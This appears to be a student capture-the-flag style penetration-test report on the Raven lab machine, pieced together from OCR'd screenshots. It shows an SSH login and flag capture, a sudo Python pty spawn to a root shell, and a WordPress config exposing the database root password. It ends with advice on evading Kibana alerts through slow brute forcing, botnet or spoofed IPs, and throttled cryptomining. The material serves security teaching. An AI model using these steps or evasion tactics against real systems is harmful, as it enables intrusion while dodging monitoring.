
```
[+] Finished: Sat Jul 24 07:22:32 2021
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.43 KB
[+] Data Received: 284.788 KB
[+] Memory used: 119.273 MB
[+] Elapsed time: 00:00:06
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free softwa
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
michael@target1:~$ ls
michael@target1:~$ /var/www
-bash: /var/www: Is a directory
michael@target1:~$ cd /var/www
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```

Posted on August 12, 2018

Exploitation: MySQL database


Summarize the following:

- How did you exploit the vulnerability? E.g., which tool (Nmap, etc.) or technique (XSS, etc.)?
  - we executed a python script which allowed us to switch to a user which had access to the database. In this case that user was root.
- What did the exploit achieve? E.g., did it grant you a user shell, root access, etc.?
  - I log into the MySQL database mysql
- Include a screenshot or command output illustrating the exploit.
  - sudo python -c ‘import pty;pty.spawn(“/bin/bash”);’



```
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
```

Avoiding Detection



Watcher

Watch for changes or anomalies in your data and take action if needed.

☐ ID	Name	State	Last fired	Last triggered	Comment	Actions
☐ 773f86de-f4df-4bc9-8284-68d19e3d4b3d	Excessive HTTP Errors	✓ OK				✎ 🗑
☐ c6c2a6cc-dc89-4d7d-ad8a-ff6e4c15234a	HTTP Request Size Monitor 2	✓ OK	2 minutes ago	a few seconds ago		✎ 🗑
☐ ab97ee39-583c-4e5c-9956-599a566fe236	CPU Usage Monitor	✓ OK		a few seconds ago		✎ 🗑

Stealth Exploitation of HTTP

Monitoring Overview

- Which alerts detect this exploit? Excessive HTTP Errors
- Which metrics do they measure? http.response.status_code
- Which thresholds do they fire at? Status codes > 400 over timespan

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - A more long term attack plan which perhaps attempts a log in with a different password combo either once or twice per day, instead of all as soon as possible.
  - Ensuring that different IPs are used for each section of scan, perhaps using a bot network or IP spoofing.

Stealth Exploitation of HTTP Request Size

Monitoring Overview

- Which alerts detect this exploit? HTTP_req_size
- Which metrics do they measure? HTTP req bytes
- Which thresholds do they fire at? Aggregate all docs > 3500 bytes / min

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
  - Running a shallow nmap scan, OS and some version detection.
- Are there alternative exploits that may perform better?
  - Perhaps netdiscover? An alternative tool for network discovery which also allows for passive and more intrusive ARP reconnaissance.

Stealth Exploitation of CPU Usage

Monitoring Overview

- Which alerts detect this exploit? CPU Usage Monitor
- Which metrics do they measure? CPU usage
- Which thresholds do they fire at? 0.5/5 mins

Mitigating Detection

- How can you execute the same exploit without triggering the alert?
    - Not burdening the CPU with programs which consume a lot of resources. For example, say you are cryptomining - just go with a slower program which uses less resources, or looks to the current CPU stats to ensure that they are below a certain level before firing up.